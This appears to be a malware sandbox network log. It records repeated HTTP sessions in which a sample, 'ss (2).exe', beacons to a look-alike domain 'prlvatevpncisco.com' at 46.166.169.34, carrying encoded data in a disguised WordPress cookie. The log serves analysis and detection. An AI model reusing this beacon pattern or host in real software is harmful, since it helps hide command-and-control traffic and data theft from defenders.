Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
400	192.168.2.3	50236	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
401	192.168.2.3	50237	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
402	192.168.2.3	50238	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
403	192.168.2.3	50239	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
404	192.168.2.3	50240	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
405	192.168.2.3	50241	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
406	192.168.2.3	50243	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
407	192.168.2.3	50244	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
408	192.168.2.3	50245	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
409	192.168.2.3	50246	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49789	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:27.124432087 CEST	1447	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=LhZuRZLNIkA+kGp84uo4EdeGJE7i5MOKumjNxVO lul8NQorTiDBbLD0QDlW7650iPpTSGt63lgbE44yCoywTnjHN2RDYTUc2Gp2IHhYmtkVEzBjiAYYXjbsQq5BnD3axi iCpqwjZcsJDJ9GyzmMBxtpQNFP6bqKH/31gKVKh0qLFdizZ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:27.177105904 CEST	1447	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:27 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
410	192.168.2.3	50247	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
411	192.168.2.3	50248	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
412	192.168.2.3	50249	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
413	192.168.2.3	50250	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
414	192.168.2.3	50251	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
415	192.168.2.3	50252	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
416	192.168.2.3	50253	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
417	192.168.2.3	50254	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
418	192.168.2.3	50255	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
419	192.168.2.3	50256	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49790	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:27.350553036 CEST	1449	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=Bq8nUbp0a1QWKSNoylNxBf8/bVrKXYqektGE0Xs c8Zsl+8PHoIkSOBWpR0GTUtQ2Fi2bDvYO3xLsWsWWi5Vaihl0kATw9A4iMiTBCj6f/1FsdVH2KT9emZOp4oRPtj+lo pngvyBgO9Zrnpim5tpI0vLpfUfS1+uT18QpPXoYm7btz2XN User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:27.403717995 CEST	1449	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:27 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
420	192.168.2.3	50257	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
421	192.168.2.3	50258	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
422	192.168.2.3	50259	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
423	192.168.2.3	50260	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
424	192.168.2.3	50261	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
425	192.168.2.3	50262	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
426	192.168.2.3	50263	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
427	192.168.2.3	50265	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
428	192.168.2.3	50266	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
429	192.168.2.3	50268	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49791	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:27.562252045 CEST	1451	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=ozRRvB/vHbmzslWFb8gH6FqkG7dvxvxzN0ryPN6Hh3aAYLUqBRJk1bAyMaw2yaLbs7bt41OVqf9JwbN7Lg4sZ7zv5ulVb3jPl7+355sEibzJ7icbjKQodDYylGnqLUIIBwKWUoX7TTvOBe5LQ0E+P1dyC6p3TJ1+cl9f0N+D7VtIVBMg User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:27.613578081 CEST	1451	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:27 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
430	192.168.2.3	50270	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
431	192.168.2.3	50271	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
432	192.168.2.3	50272	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
433	192.168.2.3	50273	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
434	192.168.2.3	50274	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
435	192.168.2.3	50275	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
436	192.168.2.3	50276	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
437	192.168.2.3	50277	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
438	192.168.2.3	50278	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
439	192.168.2.3	50279	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49792	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:27.787075996 CEST	1452	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=6iDW9lb7mvP6ptLPJtyAohOwnP0m0ns5fl51dpeTADzJdDJgTAbjn/kmtuZ/3SWR+qJqqRqBLrUA1TQxZxqrLfX7YaMce/+F3qswrdIQDvaA+qBRxbCvPn8mEyOjOc4CThYRGMzvynGHEWkBClW5dR5mjOA+WBo0O0vYmpaXahEBQJRq User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:27.840223074 CEST	1453	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:27 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
440	192.168.2.3	50280	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
441	192.168.2.3	50281	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
442	192.168.2.3	50282	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
443	192.168.2.3	50283	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
444	192.168.2.3	50284	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
445	192.168.2.3	50285	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
446	192.168.2.3	50286	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
447	192.168.2.3	50287	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
448	192.168.2.3	50288	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
449	192.168.2.3	50289	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49793	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:28.021482944 CEST	1454	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=fT0Sx8HmXsJtuxb+scFEk4StWMyxz78I6UOxRwC OxA1eafZR2xsnrm47ctfowOGgbb+uml2c6oSXyPAA8AdvHGLmpZKLZju0Sbb0nEUNyscX52RgUq1rD+g71xl0JAoz2 QvVKVvyDkAQDK0wnUh9RIl7SNGpRd4FrFYcqwGKriCWXVBb User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:28.072988987 CEST	1455	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:28 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
450	192.168.2.3	50290	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
451	192.168.2.3	50291	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
452	192.168.2.3	50292	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
453	192.168.2.3	50293	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
454	192.168.2.3	50294	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
455	192.168.2.3	50295	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
456	192.168.2.3	50296	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
457	192.168.2.3	50297	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
458	192.168.2.3	50298	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
459	192.168.2.3	50299	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49794	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:28.241893053 CEST	1456	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=TjnN5vLigeNev8nfgsWbsreph+2Cy2Ap2kduZjOKGyxtbSlw6B/4j10/rfbbxD6BXrtxub6YNaWkzC8hwwOwPVHierO4YuSVerIrvXYJFeYk47tBYam0Lts/CDMHINUS6g8KCGj20WEjCHIRrkyiZbp/l/CaQQEkn1LDijKOcQGlWY96 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:28.293750048 CEST	1456	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:28 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
460	192.168.2.3	50300	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
461	192.168.2.3	50301	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
462	192.168.2.3	50302	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
463	192.168.2.3	50303	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
464	192.168.2.3	50304	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
465	192.168.2.3	50305	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
466	192.168.2.3	50306	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49795	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:28.454226017 CEST	1458	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=YhNv4d7II+RylWvYru85tZuDJequ4clu9m3MYR+guStBR4t3xDVaiHEVD/H37pyGcpHTvpKyl6KI5o0m7ykSOn3I2LSUSEaSVpiJulojt+EIyRlGTYMWKfcVqjQrCncVxiWoD0Tcc2YPItAWgmYAYpZVNfe2a6Mjs3hhjR6k0waJcy19 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:28.507658958 CEST	1458	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:28 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49796	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:28.716332912 CEST	1460	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=33y7pmOn96PP+r+fE4Dt8ibs8a0TjhZpSwIYJqLPbWz8KF8weVqOz8x627ZKgUjBz/4H+S/dQ+U1iVlhUkbGfcCnDPMpJ5LV6/dd/edMY6a1ps0B8OzCbkp6fnOWZaNSe0p8SPmzpyGyTQRRPwnUJSs64bALBHdkDhe1yqPLB0E0HPk6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:28.766917944 CEST	1460	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:28 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49797	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:28.946788073 CEST	1462	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=Nm83B4q0ewIm6TM++pNhU8//fQz6nZrlohGUh0vc4c0VO9ORkEkCbiVpVxejksRgJu2LWMbOz0TcmtXAu1VK3Cm0gFLANB50AuTRXA5f7wdctUGgGf9Oz6Np8tJ/di/zklnw6RCgK4BbXojw1hpYhMIpbRHiF/vF5wQ5a0rYi+DdD3Wb User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:28.999416113 CEST	1462	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:28 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49753	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:19.106509924 CEST	1380	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=R6aGTPt9yklXIIJ1i1rQGL42zEeLVCuD09glzDoVUIZk8mLa4YCzJVSg5lzSW3UrVyQ6E7cHfg+tU2SLypz7l1h9MRmx/a8/cy1gF3+WXkwtfPDraDb/hNKgQ5kOv56445BBomFpmssqlzm7p9Ppz7Pg3FqT3kqOls2IIDsROqusxsTQ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:19.157915115 CEST	1380	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:19 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49798	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:29.171773911 CEST	1463	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=fqlSBsJyHgNuL1Y/slUEUoc5GA2yW//J6tfxhgMahMxd/baQ2l9nb22vMhbrVKFhbivuWY4IqkWUXLDB85Mv3WFy5VOI8nt1SiK0XUaZigYUcyShUTkrzuuvl9M3sEry2p+V6FhmToETmO3xntw9hYrvCBCq0Z7Er8JcagIe7uGVyRCa User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:29.224620104 CEST	1464	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:29 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49799	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:29.407980919 CEST	1465	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=i4W37Dde++mbA7PVR3nhuHlV/edHdxojH/sUbPY2YSao0VN6LaOChZiD1/weeESLmwcLs3skT69hcFUrBr/KN5ReALl93p6fvw5Rt7O1b+zhX8FLpBXOJB6DcjnCnK8YL7NwAq1Kq2vmtAgba/DYb3/D7fpf/XsuWu65gPcyCwtg5fVw User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:29.458482981 CEST	1466	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:29 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	49800	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:29.647265911 CEST	1467	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=rYhhpBFTLaG9DmWdYXQ38FQYK69hesxrOfbCJNA 7t26O3lUyC65Uzb6OAbQ4dZLDvQrd+10pmedHfYNjILIcf7JT1vFb00jXmQOH/5W4uaTHUhcDghgYbDiOpHHkkXlQC b6mSotHfSPAud5TTf0OJ1nOO7J58K1mfONvyNE/3UNG6CM4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:29.697947025 CEST	1467	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:29 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	49801	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:29.868805885 CEST	1469	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=YqhqGN5zJh1yLm4hrlQ8TJs4IBOuWsfX9tbJmB8bvNJB/I6Ox l5fcXGuCgj3VZl/cirWR5IJkluIXYjf75IXw31z3U2U80NrViOMQ1qYshgIchy/TTgT0Peur80rsXLsxp6t9kRndp8PmdXvgt0Fm 5buMA620Kbas8NkdB4f1v+JyCiE User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:29.920938015 CEST	1469	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:29 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	49802	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
